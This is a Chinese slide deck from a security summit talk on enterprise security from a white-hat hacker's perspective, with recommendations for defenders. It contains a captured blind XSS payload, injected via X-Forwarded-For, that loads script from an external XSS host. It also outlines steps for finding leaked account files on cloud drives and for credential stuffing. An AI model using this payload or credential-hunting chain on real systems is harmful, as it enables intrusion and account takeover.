



聚·变

第二届顺丰信息安全峰会分论坛

—— 网络空间安全 ——


白帽子视角看待企业安全

马晨
白帽id:mmmark

一个正在修炼气宗的剑宗白帽子


企业信息安全事件：


有害程序事件、网络攻击事件、信息泄露事件、信息内容安全事件。



白帽子：

挖掘企业安全漏洞、挖掘企业威胁情报。





常规漏洞、业务逻辑漏洞：

聚·变 - 第二届顺丰信息安全峰会



白帽子：
注入，越权，逻辑绕过，等等

企业：
SDL，WAF，安全组件开发，第三方安全测试，其他

白帽子：
安全人力投入成本高，SDL、安全组件开发，无法全覆盖。
WAF会带来业务影响，在特殊场景中如DOM型XSS几乎可以绕过所有WAF。
WAF无法防御业务逻辑漏洞

企业：
优化SDL，覆盖更多的业务系统

案例一：XFF注入

HTTP扩展头部X-Forward-For，用户可控输入。

常见攻击场景，sql注入，Xss盲打后台，log伪造。

XSS盲打，常见与社区评论处，通常waf不拦截。

DOM

```
818.      <input type="checkbox" name="checked[]" class="selectcheck" value="51218cd6897b11e789c16c92bf28e013" />
819.    </span>
820.  </td>
821.  <td class="altbg2">51218cd6897b11e789c16c92bf28e013</td>
822.    <td class="altbg1" width="10%"><span title="qwwqe" class="part" value="qwwqe">qwwqe</span></td>
823.  <td class="altbg2">wqewqX</td>
824.    <td class="altbg1">5</td>
825.    <td class="altbg2">0</td>
826.    <td class="altbg1">[REDACTED] /td>
827.    <td class="altbg2">2017-08-25 17:53:59</td>
828.    <td class="altbg1">844680707</td>
829.  <td class="altbg2">ss\\\\\\\\\\\\&gt;<script src="https://mmmark.xss.ht" wo=""></script>:54808</td>
830.  <td class="altbg1">[REDACTED] /td>
831.  <td class="altbg2">评论</td>
832.    <td class="altbg1">
833.      <span id="top_area_51218cd6897b11e789c16c92bf28e013">
834.        <!--只有评论才能加精和置顶-->
835.        <a href="javascript:void(0);" onclick="add_top('51218cd6897b11e789c16c92bf28e013')">置顶评论</a>
836.
```

这里是评论的内容

这里应该就是XFF

- 1, 资源成本有限的情况下, 选择什么样的管控方案?
- 2, 根据不同的业务场景, 选择不同的解决方案?
- 3, 有没有之前没有注意到的常规安全问题?

通用漏洞、配置问题:

聚·变 - 第二届顺丰信息安全峰会



白帽子:

Struts2, imagemagic, Vue, CORS.....

企业:

漏洞扫描, 资产监测

白帽子:


利用资产监测的不准确性, 业务部门私搭环境, 攻击非核心资产, 无法通过外部工具扫描直接发现, 企业尚不清楚的安全问题

企业:

加强各部门合作, 完善的资产监测。
针对无法通过自动化工具发现的问题, 建立专项测试。
跟踪与企业应用相关的安全问题, 并不仅仅只是关注最新的安全问题。

案例一: imagemagic


当其处理的上传图片带有攻击代码时, 可被远程执行任意代码, 进而可能控制服务器



案例二：CORS配置问题

为了改善网络应用程序，开发人员要求浏览器供应商允许跨域请求。

跨域请求和Ajax技术都会极大地提高页面的体验，但同时也会带来安全的隐患，其中最主要的隐患来自于CSRF



- 1, 企业越大业务越复杂, 更容易遗漏一两个“大坑”?
- 2, 不仅仅是关注“新”, 更要关注“全”?
- 3, 如何做好资产“监”“测”, 是否意识到了资产监测的重要性?

白帽子:

敏感数据被爬取, 敏感数据被上传到网盘, 管理系统弱口令……

企业:

反爬, 大数据威胁情报, 弱口令扫描, 敏感后台内网隔离

白帽子:

不一定非要爬数据, 一些请求泄露了敏感key

弱口令的问题还是回归到资产监测问题

无法控制用户自身行为泄露敏感信息 (特别需要注意拥有特殊权限的用户泄露行为)

企业:

注意敏感key in URL 被爬取或者通过漏洞获取的情况

注意特殊权限用户和敏感后台对外

案例一:

发现代理商后台or商户后台===》大数据搜索是否有泄露, 用户将账号密码上传到网盘===》利用泄露的账号登录商户后台===》发现严重安全问题

来源: [全部](#) | [百度网盘](#) | [新浪微盘](#) | [分享用户](#)

类型: [全部](#) | [种子](#) | [视频](#) | [音乐](#) | [小说](#) | [图片](#) | [文档](#) | [压缩](#) | [文件夹](#) | [MP4](#) | [RMVB](#) | [AVI](#) | [PDF](#) | [PPT](#) | [ISO](#) | [GHO](#) | [APK](#) | [IPA](#) | [EXE](#) | [PSD](#) | [epub](#) | [TXT](#) | [mobi](#) | [chm](#) | [azw](#) | [xls](#)

排序: [默认](#) | [文件从小从大](#) | [文件从大从小](#) | [分享时间从旧到新](#) | [分享时间从新到旧](#) | [发布时间从旧到新](#) | [发布时间从新到旧](#) | [访问量从小到大](#) | [访问量从大到小](#)

精度: [默认](#) | [100%](#) | [90%](#) | [80%](#) | [70%](#) | [60%](#) | [50%](#)

[账号](#)

资料说明: [/账号](#)

大小: 未知 | 分享用户: [低调0低调00](#) | 浏览次数: 4 | 下载次数: 2 | 分享时间: 2016-03-1 | 发布时间: 2018-06-0 | 扩展名: .filedir

[账号](#)

资料说明: [/账号](#)

大小: 未知 | 分享用户: [张永超1110106](#) | 浏览次数: 2 | 下载次数: 1 | 分享时间: 2017-04-1 | 发布时间: 2018-07-0 | 扩展名: .filedir

[账号](#)

资料说明: [/账号](#)

大小: 未知 | 分享用户: [go韩竹林](#) | 浏览次数: 40 | 下载次数: 19 | 分享时间: 2016-01-1 | 发布时间: 2017-06-2 | 扩展名: .filedir

[账号.txt](#)

案例二:

逛社交网站发现工作人员===》将工作人员id进行社工搜索===》发现已泄露的账户密码进行撞库，果然使用同一套密码



- 1, 用户自己泄露的账号密码, 会对整体安全造成什么样的影响?
- 2, 如果你有对外的服务后台, 商家后台、代理商后台等, 是不是很少有白帽子测试到甚至没有得到安全工程师足够的重视?
- 3, 如果1, 2正好碰上了, 是不是会造成很大的影响?

白帽子视角的一些不成熟的小建议：

- 1, “无权限系统”众测
- 2, 理解“理论可达成”
- 3, 修复与复测
- 4, 进行资产监测

杂谈：

- 1，作为白帽子
- 2，企业安全面临的巨大挑战



THANK YOU